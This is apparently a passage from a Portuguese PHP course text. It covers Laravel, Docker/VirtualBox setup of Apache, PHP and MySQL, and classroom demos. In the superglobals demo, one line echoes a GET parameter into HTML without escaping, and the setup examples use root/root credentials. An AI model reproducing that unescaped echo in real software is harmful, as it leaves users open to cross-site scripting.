11.2. O Laravel

O Laravel inclui, entre outros, o **Eloquent**, o seu ORM nativo, e o **Blade**, o seu motor de *templates*. Uma consulta que, com `mysqli`, exigiria escrever a instrução SQL explicitamente, escreve-se, em Eloquent, como uma chamada de método sobre uma classe que representa a tabela:

```

1 // Com mysqli (capítulo 8)
2 $stmt = $conexao->prepare("SELECT * FROM contactos WHERE id = ?");
3 $stmt->bind_param("i", $id);
4 $stmt->execute();
5
6 // Com Eloquent (Laravel)
7 $contacto = Contacto::find($id);

```

O sistema de rotas do Laravel substitui diretamente o **switch** manual do controlador frontal construído no Secção 10.4, associando um endereço a uma função de forma declarativa:

```

1 // routes/web.php
2 Route::get('/contactos', [ContactoController::class, 'listar']);
3 Route::post('/contactos', [ContactoController::class, 'criar']);
4 Route::get('/contactos/{id}/editar', [ContactoController::class, 'editar']);

```

As migrações substituem, por sua vez, as instruções **CREATE TABLE** escritas à mão no Secção 8.5, descrevendo a estrutura da tabela em código PHP, versionável e partilhável entre toda a equipa:

```

1 // database/migrations/create_contactos_table.php
2 Schema::create('contactos', function (Blueprint $table) {
3     $table->id(); // INT AUTO_INCREMENT PRIMARY KEY
4     $table->string('nome');
5     $table->string('email');
6     $table->timestamps(); // datas de criação/atualização automáticas
7 });

```

O Laravel gera, também, automaticamente, grande parte da estrutura de pastas que foi construída manualmente ao longo desta UC: uma pasta **app/Models** para as classes do *Model*, uma pasta **resources/views** para as *Views* em Blade, e uma pasta **routes** para declarar as rotas da aplicação. A curva de aprendizagem inicial de um *framework* como o Laravel é mais exigente do que escrever PHP simples, porque exige compreender as suas convenções próprias, mas paga-se rapidamente à medida que uma aplicação cresce, evitando que cada equipa reinvente, à sua maneira, os mesmos mecanismos de ligação à base de dados, autenticação ou geração de páginas.

11.3. Outros Frameworks

O Laravel não é o único *framework* PHP: o **Symfony**, mais modular e usado sobretudo em contextos empresariais, é o segundo mais adotado (JetBrains 2025), e partes dele são, de resto, usadas internamente pelo próprio Laravel. Fora do universo PHP, o mesmo princípio aplica-se a outras linguagens do lado do servidor, como o **Django** em Python ou o **Express** em JavaScript, referidos no Secção 1.6.2: cada um resolve o mesmo tipo de problema, rotas, acesso a dados, geração de páginas, com convenções e ferramentas próprias da sua linguagem.

Referências

- Bytebase. 2026. «Drizzle ORM vs Prisma: Which TypeScript ORM Should You Use in 2026?». 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. «45 SOAP to REST Conversion Statistics Every Enterprise Should Know». 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. s.d. «Cloud Firestore Data Model». <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. «The State of PHP 2025». 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. s.d. «Adobe XD End of Life: Status, Timeline & Alternatives». <https://mapsoft.com/adobe-xd-end-of-life/>.
- «Native CSS Nesting: Sass Syntax With No Build Step (And One Big Trap)». 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. «OWASP Top 10:2025». 2026. <https://owasp.org/Top10/2025/>.
- Patchstack. 2025. «Patchstack’s 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown». 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. «MVC: Xerox PARC 1978-79». 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- «State of JavaScript 2025: Front-end Frameworks». 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- «Top CSS Frameworks in 2025: What Devs Actually Use». 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.

A. Configuração do Ambiente de Desenvolvimento

A.1. Introdução

Este apêndice descreve, passo a passo, a configuração do ambiente de desenvolvimento apresentado no Secção 3.1, tanto por máquina virtual como por contentores. Há, para cada uma destas duas abordagens, dois cenários possíveis:

- **O professor fornece o ambiente já preparado:** uma máquina virtual já instalada e configurada, distribuída como ficheiro `.ova`, ou um conjunto de contentores já definidos, distribuídos como ficheiros de configuração ou como imagens já construídas. Este é o cenário mais comum, e o único que a maioria dos alunos precisa de seguir.
- **O aluno constrói o ambiente do zero:** instalando e configurando ele próprio o Apache, o MySQL e o PHP, ou escrevendo o seu próprio `Dockerfile` e `docker-compose.yml`. É útil para quem quer usar o mesmo ambiente num computador pessoal fora do contexto da aula, ou simplesmente compreender, em detalhe, do que é feito o ambiente que lhe é disponibilizado.

Nenhuma destas descrições substitui as instruções concretas que possam vir a ser dadas nas aulas práticas, que podem especificar versões, configurações de rede ou credenciais diferentes das aqui usadas como exemplo; o objetivo deste apêndice é apenas garantir que qualquer aluno consegue, por si só, chegar a um ambiente funcional, com o Apache, o PHP e o MySQL prontos a usar.

A.1.1. Máquina Virtual ou Contentores?

Há duas abordagens possíveis para este ambiente, ambas já introduzidas no Secção 2.2.3:

Máquina virtual: é a abordagem seguida por omissão nesta UC, já apresentada no Secção 2.2.4: uma máquina virtual `VirtualBox` com `Ubuntu`, onde se instalam o servidor `Apache`, o `MySQL` e o `PHP`, individualmente ou através de um pacote pré-configurado, consoante o sistema operativo do computador de cada aluno. Todo o desenvolvimento, desde a edição do código até ao teste no *browser*, acontece dentro desta máquina virtual, que se comporta, para efeitos práticos, como um pequeno servidor próprio e isolado do resto do computador.

Contentores (Docker): uma alternativa é usar o **Docker** para correr o **Apache**, o **PHP** e o **MySQL** cada um no seu próprio contentor, em vez de os instalar dentro de uma máquina virtual completa. É uma opção mais leve, com arranque mais rápido, especialmente adequada a quem já tem alguma experiência com **Docker**, ou a um computador com menos recursos disponíveis para correr uma máquina virtual inteira.

A.1.2. O Que Se Pretende Obter

Seja qual for a abordagem escolhida, e seja o ambiente fornecido pelo professor ou construído do zero, o resultado final é o mesmo:

- Um servidor **Apache** a correr, capaz de interpretar código **PHP**;
- Um servidor **MySQL** a correr, acessível a partir do código **PHP**;
- Um editor de código, tipicamente o **Visual Studio Code**, com acesso direto aos ficheiros do projeto;
- A possibilidade de abrir um ficheiro `.php` num *browser*, através de um endereço como `http://localhost`, e ver o resultado da sua execução.

As secções seguintes descrevem como chegar a este resultado, seja através de uma imagem fornecida pelo professor (Secção A.2 e Secção A.3), seja construindo o ambiente do zero (Secção A.4).

A.1.3. Sistemas Operativos dos Computadores dos Alunos

Antes de descarregar qualquer *software*, é importante saber qual das seguintes três variantes corresponde ao computador de cada aluno, já que tanto o **VirtualBox** como o **Docker Desktop** disponibilizam instaladores diferentes para cada uma:

- **Windows**;
- **macOS com processador Intel** (Mac mais antigos, anteriores a 2020/2021);
- **macOS com Apple Silicon** (Mac com processador M1, M2, M3 ou M4, a generalidade dos modelos vendidos a partir de 2020/2021).

Num Mac, esta informação obtém-se no menu **Apple** (o ícone no canto superior esquerdo do ecrã), em *Sobre Este Mac*: se o campo **Chip** mostrar **Apple M1**, **M2**, **M3** ou **M4**, trata-se de **Apple Silicon**; se mostrar **Processador Intel**, trata-se de um Mac **Intel**. Escolher o instalador errado é um dos erros mais comuns nesta fase, e resulta tipicamente numa aplicação que não abre, ou que abre mas falha ao iniciar qualquer máquina virtual ou contentor.

A.1.4. O phpMyAdmin

O **phpMyAdmin** é uma ferramenta gratuita de administração do **MySQL** através do *browser*, escrita, ela própria, em **PHP**. Em vez de escrever instruções **SQL** na linha de comandos para ver o conteúdo de uma tabela, criar uma base de dados, ou verificar se uma linha foi corretamente inserida, o **phpMyAdmin** mostra tudo isto numa interface visual, o que o torna particularmente útil enquanto se aprende a trabalhar com bases de dados. Nem a máquina virtual, nem os contentores, precisam obrigatoriamente de o incluir, o **MySQL** funciona perfeitamente sem ele, mas, quando disponível, é frequentemente a forma mais rápida de confirmar visualmente que uma aplicação **PHP** está, de facto, a gravar e a ler os dados corretos. Este apêndice indica, em cada uma das quatro secções seguintes, como aceder ao **phpMyAdmin** quando este é fornecido pelo professor, e como o instalar quando o ambiente é construído do zero.

A.2. Máquina Virtual Fornecida pelo Professor

A.2.1. Instalar o VirtualBox

O único *software* que cada aluno precisa de instalar, neste cenário, é o **VirtualBox**, disponível gratuitamente em [virtualbox.org/wiki/Downloads](https://www.virtualbox.org/wiki/Downloads), onde aparecem pacotes de instalação separados consoante o sistema operativo do computador: **Windows hosts**, **macOS / Intel hosts** e **macOS / Apple Silicon hosts**, correspondendo às três variantes descritas no Secção A.1.3. A máquina virtual em si, com o **Ubuntu** e toda a *stack* de desenvolvimento já instalados e configurados, é fornecida separadamente pelo professor, como um ficheiro **.ova**.

A.2.2. Importar o Ficheiro .ova

Com o **VirtualBox** instalado e o ficheiro **.ova** fornecido pelo professor guardado no computador, os passos para o pôr a funcionar são:

1. Abrir o **VirtualBox** e escolher **Ficheiro > Importar Appliance...** (ou o atalho **Ctrl+I**);
2. Seleccionar o ficheiro **.ova** fornecido;
3. Rever as definições propostas para a máquina virtual (nome, memória RAM, número de processadores, localização do disco virtual), que já vêm preenchidas com os valores usados pelo professor, e que podem ser ajustadas, dentro dos limites do computador de cada aluno, antes de avançar;
4. Confirmar a importação e aguardar que o **VirtualBox** copie e descomprima o conteúdo do ficheiro **.ova**, um processo que pode demorar vários minutos, consoante o tamanho da máquina virtual e a velocidade do disco;
5. Concluída a importação, seleccionar a máquina virtual na lista do **VirtualBox** e clicar em **Iniciar**.

As credenciais de acesso (nome de utilizador e password) dentro da máquina virtual, bem como o endereço e a porta onde a aplicação fica acessível a partir do *browser* do computador anfitrião (por exemplo, **http://localhost:8080**, caso a máquina virtual use reencaminhamento de portas em vez de acesso direto), são indicados pelo professor juntamente com o ficheiro **.ova**, já que podem variar de ano para ano.

A.2.3. Primeiros Testes

Depois de a máquina virtual arrancar, antes de começar a programar, vale a pena confirmar que tudo está a funcionar como esperado. Num terminal dentro da máquina virtual, verifica-se a versão de cada componente já instalado:

```
1 php -v
2 apache2 -v
3 mysql --version
```

De seguida, testa-se a ligação ao **PHP** através do *browser*: abrindo o endereço indicado pelo professor (dentro da máquina virtual, tipicamente **http://localhost**; a partir do computador anfitrião, consoante a configuração de rede da máquina virtual), deve aparecer uma página servida pelo **Apache** e processada pelo **PHP**. Por fim, testa-se a ligação à base de dados, seja diretamente no terminal:

```
1 mysql -u root -p
```

seja através de um pequeno *script* PHP como o apresentado no Secção A.5, que confirma que o PHP consegue efetivamente comunicar com o MySQL, e não apenas que os dois serviços estão, cada um por si, a correr.

Se a máquina virtual fornecida pelo professor incluir também o `phpMyAdmin`, uma ferramenta de administração do MySQL através do *browser*, referida no Secção A.1.4, é essa a forma mais simples de confirmar visualmente que a base de dados está acessível, sem ser necessário usar a linha de comandos: basta abrir `http://localhost/phpmyadmin` (ou o endereço indicado pelo professor) e autenticar-se com as credenciais do MySQL.

A.3. Contentores Fornecidos pelo Professor

A.3.1. Instalar o Docker

Tal como na opção da máquina virtual, o único *software* que cada aluno precisa de instalar, neste cenário, é o Docker. Em Windows e em macOS, instala-se o `Docker Desktop`, disponível em docker.com/products/docker-desktop, onde aparecem, tal como no `VirtualBox`, instaladores separados para `Mac with Apple silicon` e `Mac with Intel chip`, além do instalador para Windows; em Linux, instala-se diretamente o `Docker Engine`, seguindo as instruções em docs.docker.com/engine/install. Confirma-se a instalação, num terminal do computador anfitrião, com:

```
1 docker --version
2 docker compose version
```

A.3.2. Carregar e Arrancar os Contentores

O professor pode distribuir o ambiente de duas formas distintas:

- **Ficheiros de configuração** (`docker-compose.yml`, e um `Dockerfile` se aplicável): bastando colocá-los numa pasta e correr, aí dentro:

```
1 docker compose up -d --build
```

- **Imagens já construídas**, distribuídas como ficheiros `.tar`: neste caso, começa-se por carregar cada imagem para o Docker local, antes de a arrancar:

```
1 docker load -i imagem-apache-php.tar
2 docker load -i imagem-mysql.tar
3 docker compose up -d
```

Em qualquer dos casos, o resultado esperado é o mesmo referido no Secção A.1.1: um contentor com o `Apache` e o `PHP`, e outro contentor, separado, com o `MySQL`, ambos a correr e a comunicar entre si.

A.3.3. Primeiros Testes

Com os contentores a correr, confirma-se primeiro que ambos estão ativos:

```
1 docker ps
```

devendo aparecer, na lista, um contentor para o Apache/PHP e outro para o MySQL, cada um com o seu próprio nome. Verifica-se, depois, a versão instalada em cada um, executando o comando diretamente dentro do contentor com `docker exec`:

```
1 docker exec -it <nome_do_contentor_web> php -v
2 docker exec -it <nome_do_contentor_db> mysql --version
```

Testa-se, de seguida, a ligação ao PHP através do *browser*, no endereço e porta indicados pelo professor (por exemplo, `http://localhost:8080`), e, por fim, a ligação à base de dados, seja diretamente a partir do contentor:

```
1 docker exec -it <nome_do_contentor_db> mysql -u root -p
```

seja através do pequeno *script* PHP apresentado no Secção A.5, tal como no cenário da máquina virtual.

Se o professor incluir também um contentor com o phpMyAdmin, referido no Secção A.1.4, este fica normalmente acessível num endereço próprio (por exemplo, `http://localhost:8081`), oferecendo uma forma visual, através do *browser*, de confirmar o conteúdo da base de dados, sem ser necessário `docker exec` para entrar no contentor do MySQL.

A.4. Construir o Ambiente a Partir do Zero

As duas secções seguintes destinam-se a quem não vai usar o ambiente fornecido pelo professor, e prefere construir, ele próprio, cada uma das duas abordagens descritas no Secção 3.1, desde a instalação do VirtualBox ou do Docker até ao Apache, ao MySQL e ao PHP prontos a usar.

A.4.1. Opção 1: Máquina Virtual com VirtualBox

A.4.1.1. Criar a Máquina Virtual

1. Instalar o VirtualBox, tal como descrito no Secção A.2.1;
2. Obter uma imagem `.iso` do Ubuntu, disponível em ubuntu.com/download (a versão *Desktop*, mais simples de usar para quem começa, ou a versão *Server*, mais leve, para quem já tem alguma experiência com a linha de comandos);
3. No VirtualBox, criar uma nova máquina virtual, indicando o tipo Linux e a versão Ubuntu (64-bit);
4. Atribuir à máquina virtual pelo menos 4 GB de memória RAM, e um disco virtual de tamanho dinamicamente alocado, com pelo menos 25 GB, para acomodar o sistema operativo, os pacotes instalados e os projetos desenvolvidos ao longo da UC;
5. Associar a imagem `.iso` do Ubuntu como suporte de arranque, e iniciar a máquina virtual para correr o instalador, indicando o idioma, o teclado, e criando um utilizador e uma password;

6. Concluída a instalação, reiniciar a máquina virtual e instalar as **Guest Additions** do **VirtualBox** (disponíveis no menu *Dispositivos* do próprio **VirtualBox**), que melhoram o desempenho gráfico e permitem, mais tarde, configurar pastas partilhadas com o computador anfitrião.

A.4.1.2. Instalar o Apache, o MySQL e o PHP

Com o **Ubuntu** instalado e a correr dentro da máquina virtual, abre-se um terminal e atualiza-se a lista de pacotes disponíveis antes de instalar qualquer coisa:

```
1 sudo apt update && sudo apt upgrade -y
```

Instala-se depois o servidor web **Apache**:

```
1 sudo apt install apache2 -y
```

Verifica-se que o **Apache** ficou a correr, e testa-se, no *browser* da própria máquina virtual, o endereço `http://localhost`, que deve mostrar a página de boas-vindas por omissão do **Apache**:

```
1 sudo systemctl status apache2
```

Instala-se, depois, o **MySQL**, e corre-se o assistente de configuração de segurança, que pede para definir uma password de administrador e remover configurações inseguras por omissão:

```
1 sudo apt install mysql-server -y
2 sudo mysql_secure_installation
```

Por fim, instala-se o **PHP**, juntamente com o módulo que liga o **PHP** ao **Apache**, e a extensão que permite ao **PHP** comunicar com o **MySQL**:

```
1 sudo apt install php libapache2-mod-php php-mysql -y
2 sudo systemctl restart apache2
```

O reinício do **Apache**, no final, é necessário para que este passe a reconhecer o módulo do **PHP** instalado, e a interpretar corretamente ficheiros `.php`.

A.4.1.3. Testar a Instalação

O **Apache**, por omissão, serve os ficheiros guardados na pasta `/var/www/html`. Para confirmar que o **PHP** está corretamente instalado, cria-se ali um pequeno ficheiro de teste:

```
1 echo "<?php phpinfo(); ?>" | sudo tee /var/www/html/info.php
```

Ao abrir `http://localhost/info.php` no *browser*, deve aparecer uma página com informação detalhada sobre a instalação do **PHP**, incluindo a sua versão e a lista de extensões ativas, onde deve constar `mysqli`. Depois de confirmado, este ficheiro deve ser apagado, já que expõe informação detalhada do servidor que não deve ficar acessível fora de um ambiente de desenvolvimento:

```
1 sudo rm /var/www/html/info.php
```

A.4.1.4. Instalar o phpMyAdmin (Opcional)

O phpMyAdmin, referido no Secção A.1.4, é uma ferramenta de administração do MySQL através do *browser*, útil sobretudo enquanto se aprende, para ver rapidamente o conteúdo de uma tabela sem escrever uma única instrução SQL. Instala-se com:

```
1 sudo apt install phpmyadmin -y
```

Durante a instalação, o `apt` pergunta qual o servidor web a configurar automaticamente: selecciona-se `apache2` com a barra de espaços, e confirma-se com `Tab` e `Enter`. Pergunta ainda se deve configurar a base de dados do próprio phpMyAdmin com `dbconfig-common`, ao que se responde afirmativamente, definindo uma password para essa configuração interna. Concluída a instalação, o phpMyAdmin fica acessível em `http://localhost/phpmyadmin`, onde se entra com o utilizador e a password já criados no MySQL. Se o Apache não for configurado automaticamente, pode ser necessário acrescentar manualmente a linha `Include /etc/phpmyadmin/apache.conf` à sua configuração, e reiniciá-lo:

```
1 echo "Include /etc/phpmyadmin/apache.conf" | sudo tee -a /etc/apache2/apache2.conf
2 sudo systemctl restart apache2
```

A.4.1.5. Editar Código a Partir do Computador Anfitrião

Trabalhar diretamente dentro da máquina virtual, num editor de texto instalado ali, é possível, mas pouco confortável. Duas alternativas permitem editar o código com o Visual Studio Code (code.visualstudio.com/download) instalado no computador anfitrião, mantendo os ficheiros acessíveis ao Apache dentro da máquina virtual:

- **Pasta partilhada:** nas definições da máquina virtual, no VirtualBox, é possível definir uma pasta do computador anfitrião como pasta partilhada, montada dentro do Ubuntu. Editando os ficheiros nessa pasta a partir do anfitrião, as alterações ficam imediatamente visíveis dentro da máquina virtual;
- **Ligação remota por SSH:** instalando um servidor SSH dentro da máquina virtual (`sudo apt install openssh-server`), a extensão **Remote - SSH** do Visual Studio Code, no computador anfitrião, permite abrir e editar diretamente os ficheiros da máquina virtual, como se estivessem no próprio computador.

A.4.2. Opção 2: Contentores com Docker

A.4.2.1. Definir os Serviços com Docker Compose

Com o Docker instalado, tal como descrito no Secção A.3.1, em vez de instalar o Apache, o PHP e o MySQL manualmente, como na opção anterior, descreve-se, num ficheiro `docker-compose.yml`, os contentores necessários e como comunicam entre si, a partir da imagem oficial do PHP (hub.docker.com/_/php) e da imagem oficial do MySQL (hub.docker.com/_/mysql). A imagem oficial do PHP com Apache não inclui, por omissão, a extensão de ligação ao MySQL, pelo que é necessário um pequeno `Dockerfile` próprio para a acrescentar:

A. Configuração do Ambiente de Desenvolvimento

```
1 # Dockerfile
2 FROM php:8.3-apache
3 RUN docker-php-ext-install mysqli pdo_mysql
```

```
1 # docker-compose.yml
2 services:
3   web:
4     build: .
5     ports:
6       - "8080:80"
7     volumes:
8       - ./src:/var/www/html
9
10  db:
11    image: mysql:8
12    environment:
13      MYSQL_ROOT_PASSWORD: root
14      MYSQL_DATABASE: aplicacao
15    ports:
16      - "3306:3306"
17    volumes:
18      - db_data:/var/lib/mysql
19
20 volumes:
21   db_data:
```

Note-se a linha `volumes: - ./src:/var/www/html` do serviço `web`: liga diretamente a pasta `src`, no computador anfitrião, à pasta onde o Apache serve ficheiros dentro do contentor, o que significa que qualquer ficheiro `.php` criado ou editado nessa pasta, com o Visual Studio Code a correr normalmente no anfitrião, fica imediatamente disponível ao servidor, sem qualquer partilha ou ligação remota adicional.

Com o `Dockerfile` e o `docker-compose.yml` na mesma pasta, os contentores constroem-se e arrancam-se com:

```
1 docker compose up -d --build
```

O Apache, dentro do contentor `web`, fica acessível no computador anfitrião em `http://localhost:8080`, e o MySQL, dentro do contentor `db`, fica acessível em `localhost`, na porta 3306, com o utilizador `root` e a password definida na variável `MYSQL_ROOT_PASSWORD`.

A.4.2.2. Adicionar o phpMyAdmin (Opcional)

O phpMyAdmin, referido no Secção A.1.4, também está disponível como imagem oficial no Docker Hub (hub.docker.com/_/phpmyadmin), bastando acrescentar mais um serviço ao mesmo `docker-compose.yml`, ligado ao contentor `db` através da variável `PMA_HOST`:

```
1 # docker-compose.yml (serviço adicional)
2 phpmyadmin:
3   image: phpmyadmin:latest
4   environment:
5     PMA_HOST: db
6   ports:
7     - "8081:80"
8   depends_on:
9     - db
```

Depois de reiniciar os contentores com `docker compose up -d`, o phpMyAdmin fica acessível em `http://localhost:8081`, onde se entra com o utilizador `root` e a password definida em `MYSQL_ROOT_PASSWORD`. Ao contrário da instalação na máquina virtual, não há aqui qualquer configuração adicional do Apache a fazer, já que o phpMyAdmin corre no seu próprio contentor, independente do contentor `web`.

A.4.2.3. Editar Código a Partir do Computador Anfitrião

Ao contrário da opção da máquina virtual, esta configuração já liga diretamente a pasta `src` do anfitrião ao contentor, pelo que basta abrir essa pasta normalmente no Visual Studio Code, sem necessidade de pastas partilhadas ou ligação remota por SSH. Opcionalmente, a extensão `Dev Containers` do Visual Studio Code permite ainda abrir o próprio editor “dentro” do contentor `web`, com acesso direto às ferramentas ali instaladas.

A.5. Verificar a Instalação

Seja qual for a opção escolhida, e seja o ambiente fornecido pelo professor ou construído do zero, o teste final é o mesmo: confirmar que o PHP consegue efetivamente comunicar com o MySQL. Cria-se, na pasta servida pelo Apache (`/var/www/html` na máquina virtual, ou `src` nos contentores), um pequeno ficheiro de teste:

```
1 <?php
2 $conexao = mysqli_connect("localhost", "root", "root");
3
4 if ($conexao) {
5     echo "Ligação ao MySQL estabelecida com sucesso!";
6 } else {
7     echo "Erro ao ligar: " . mysqli_connect_error();
8 }
```

Ao abrir este ficheiro no *browser*, deve aparecer a mensagem de sucesso. Se aparecer, em alternativa, uma mensagem de erro, os motivos mais comuns são o MySQL ainda não ter arrancado por completo, a password indicada não corresponder à definida durante a instalação, ou, no caso dos contentores, o nome do servidor não ser `localhost` mas sim o nome do serviço definido no `docker-compose.yml` (`db`, no exemplo acima), já que, de dentro de um contentor, `localhost` refere-se ao próprio contentor, e não a outros contentores da mesma aplicação.

Se o phpMyAdmin estiver disponível, referido no Secção A.1.4, este mesmo teste pode ser feito de forma visual, sem escrever nenhum código: basta autenticar-se com as credenciais do MySQL e confirmar que a base de dados criada aparece listada.

Com este teste bem-sucedido, o ambiente está pronto para o desenvolvimento de código PHP retomado no Seção 3.4.

Referências

- Bytebase. 2026. «Drizzle ORM vs Prisma: Which TypeScript ORM Should You Use in 2026?». 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. «45 SOAP to REST Conversion Statistics Every Enterprise Should Know». 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. s.d. «Cloud Firestore Data Model». <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. «The State of PHP 2025». 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. s.d. «Adobe XD End of Life: Status, Timeline & Alternatives». <https://mapsoft.com/adobe-xd-end-of-life/>.
- «Native CSS Nesting: Sass Syntax With No Build Step (And One Big Trap)». 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. «OWASP Top 10:2025». 2026. <https://owasp.org/Top10/2025/>.
- Patchstack. 2025. «Patchstack’s 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown». 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. «MVC: Xerox PARC 1978-79». 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- «State of JavaScript 2025: Front-end Frameworks». 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- «Top CSS Frameworks in 2025: What Devs Actually Use». 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.

B. Demos de Código das Aulas

B.1. Introdução

Este apêndice reúne o código completo das demonstrações feitas ao vivo nas aulas teóricas, uma por cada grande tema do PHP abordado nos capítulos anteriores. Cada demo aqui apresentada foi limpa da parte puramente decorativa (o HTML e a CSS que envolvem a demonstração na aula), mantendo apenas a lógica em PHP e os comentários necessários para a compreender, de modo a que possa ser copiada diretamente para um ficheiro `.php` próprio e executada no ambiente preparado no Secção A.1, sem qualquer alteração. Cada capítulo do texto principal remete para a secção correspondente deste apêndice, no ponto em que essa demo é relevante.

B.2. Demo: Variáveis e Arrays

Demonstração usada no Secção 3.6 e no Secção 3.8, com exemplos dos quatro tipos de arrays vistos nesse capítulo: numérico, associativo e multidimensional.

```
1 <?php
2 // Declarar variáveis de tipos diferentes
3 $idade = 19; // Inteiro
4 $preco_do_almoco = 10.5; // Float
5 $texto = "Olá, Mundo!"; // String
6 $porta_aberta = true; // Booleano
7 $arraySimples = array(1, 2, 3); // Array
8
9 // Mostrar os valores de forma legível
10 echo "<p><strong>Idade:</strong> $idade</p>";
11 echo "<p><strong>Preço do almoço:</strong> $preco_do_almoco</p>";
12 echo "<p><strong>Texto:</strong> $texto</p>";
13
14 // echo de um booleano mostra "1" para true e nada para false;
15 // para mostrar um texto legível, usa-se uma expressão ternária
16 echo "<p><strong>Porta aberta:</strong> " . ($porta_aberta ? 'true' : 'false') . "</p>";
```

```

17
18 // echo direto de um array produz um Warning; usa-se print_r() ou var_dump()
19 echo "<p><strong>Array simples:</strong> ";
20 print_r($arraySimples);
21 echo "</p>";
22
23 // Array indexado
24 $frutas = array("Maçã", "Banana", "Laranja");
25 echo "<p>Primeira fruta: " . $frutas[0] . "</p>";
26 echo "<p>Segunda fruta: " . $frutas[1] . "</p>";
27 echo "<p>Terceira fruta: " . $frutas[2] . "</p>";
28
29 // Array associativo
30 $pessoa = array(
31     "nome"    => "João",
32     "idade"   => 25,
33     "cidade"  => "Lisboa"
34 );
35 echo "<p>Nome: " . $pessoa["nome"] . "</p>";
36 echo "<p>Idade: " . $pessoa["idade"] . "</p>";
37 echo "<p>Cidade: " . $pessoa["cidade"] . "</p>";
38
39 // Array multidimensional
40 $carros = array(
41     "desportivos" => array("Ferrari", "Lamborghini", "Porsche"),
42     "suv"          => array("BMW X5", "Audi Q7", "Mercedes GLE"),
43     "sedans"       => array("Toyota Camry", "Honda Accord", "Hyundai Elantra")
44 );
45 echo "<p>Primeiro carro desportivo: " . $carros["desportivos"][0] . "</p>";
46 echo "<p>Segundo SUV: " . $carros["suv"][1] . "</p>";
47 echo "<p>Terceiro sedan: " . $carros["sedans"][2] . "</p>";

```

B.3. Demo: Condicionais, Loops e Supervariáveis

Demonstração usada no Secção 4.1, no Secção 4.2 e no Secção 7.4. A parte de \$_POST requer um pequeno formulário HTML na mesma página, submetido para si próprio (action="").

```

1 <?php
2 // --- Condicionais ---
3 $idade = 18;
4
5 if ($idade >= 18) {
6     echo "<p>É maior de idade.</p>";
7 } else {
8     echo "<p>É menor de idade.</p>";
9 }
10
11 $cor = "vermelho";
12
13 switch ($cor) {

```

```

14     case "azul":
15         echo "<p>A cor é azul.</p>";
16         break;
17     case "vermelho":
18         echo "<p>A cor é vermelho.</p>";
19         break;
20     default:
21         echo "<p>A cor não é azul nem vermelho.</p>";
22 }
23
24 // --- Loops ---
25 echo "<h3>Loop for</h3>";
26 for ($i = 1; $i <= 5; $i++) {
27     echo "<p>Iteração $i</p>";
28 }
29
30 echo "<h3>Loop while</h3>";
31 $contador = 1;
32 while ($contador <= 3) {
33     echo "<p>Contagem: $contador</p>";
34     $contador++;
35 }
36
37 echo "<h3>Loop foreach</h3>";
38 $frutas = array("Maçã", "Banana", "Laranja");
39 foreach ($frutas as $fruta) {
40     echo "<p>Fruta: $fruta</p>";
41 }
42 ?>
43
44 <!-- --- Supervariáveis: $_GET, $_POST, $_SERVER --- -->
45 <form method="post" action="">
46     <label for="nome">Nome:</label>
47     <input type="text" id="nome" name="nome">
48     <input type="submit" value="Enviar">
49 </form>
50
51 <?php
52 // $_GET: dados vindos de um parâmetro na URL (ex: ?nome=Ana)
53 echo "<p>Valor de 'nome' via GET: "
54     . (isset($_GET['nome']) ? $_GET['nome'] : 'não fornecido') . "</p>";
55
56 // $_POST: dados vindos do formulário acima, submetido por POST
57 if ($_SERVER["REQUEST_METHOD"] === "POST") {
58     echo "<p>Nome enviado via POST: " . htmlspecialchars($_POST['nome']) . "</p>";
59 }
60
61 // $_SERVER: informação sobre o próprio servidor e o pedido
62 echo "<p>Nome do servidor: " . $_SERVER['SERVER_NAME'] . "</p>";

```

B.4. Demo: Funções

Demonstração usada no Secção 5.1, com quatro variantes de função (sem parâmetros nem retorno, com parâmetros, com retorno, e com parâmetro opcional).

```
1 <?php
2 // Sem parâmetros e sem retorno
3 function exibirSaudacao() {
4     echo "<p>Bem-vindo ao sistema!</p>";
5 }
6
7 // Com parâmetros e sem retorno
8 function enviarEmail($destinatario, $assunto, $mensagem) {
9     echo "<p>Email enviado para: $destinatario</p>";
10    echo "<p>Assunto: $assunto</p>";
11    echo "<p>Mensagem: $mensagem</p>";
12 }
13
14 // Com parâmetros e com retorno
15 function calcularDesconto($preco, $descontoPercentual) {
16     $desconto = $preco * ($descontoPercentual / 100);
17     return $preco - $desconto;
18 }
19
20 // Com parâmetro opcional (valor por omissão)
21 function criarUtilizador($nome, $email, $senha, $role = 'user') {
22     echo "<p>Utilizador $nome criado com a função de $role.</p>";
23 }
24
25 function volume($largura, $altura, $comprimento) {
26     return $largura * $altura * $comprimento;
27 }
28
29 // --- Chamadas ---
30 $volume_da_sala = volume(5, 3, 10);
31 echo "<p>O volume da sala é de $volume_da_sala m3.</p>";
32
33 exibirSaudacao();
34
35 enviarEmail("cliente@example.com", "Bem-vindo", "Obrigado por se registar!");
36
37 $precoComDesconto = calcularDesconto(100, 10); // 10% de desconto
38 echo "<p>Preço final com desconto: $precoComDesconto</p>";
39
40 criarUtilizador("José", "jose@example.com", "123456"); // sem 'role': usa 'user'
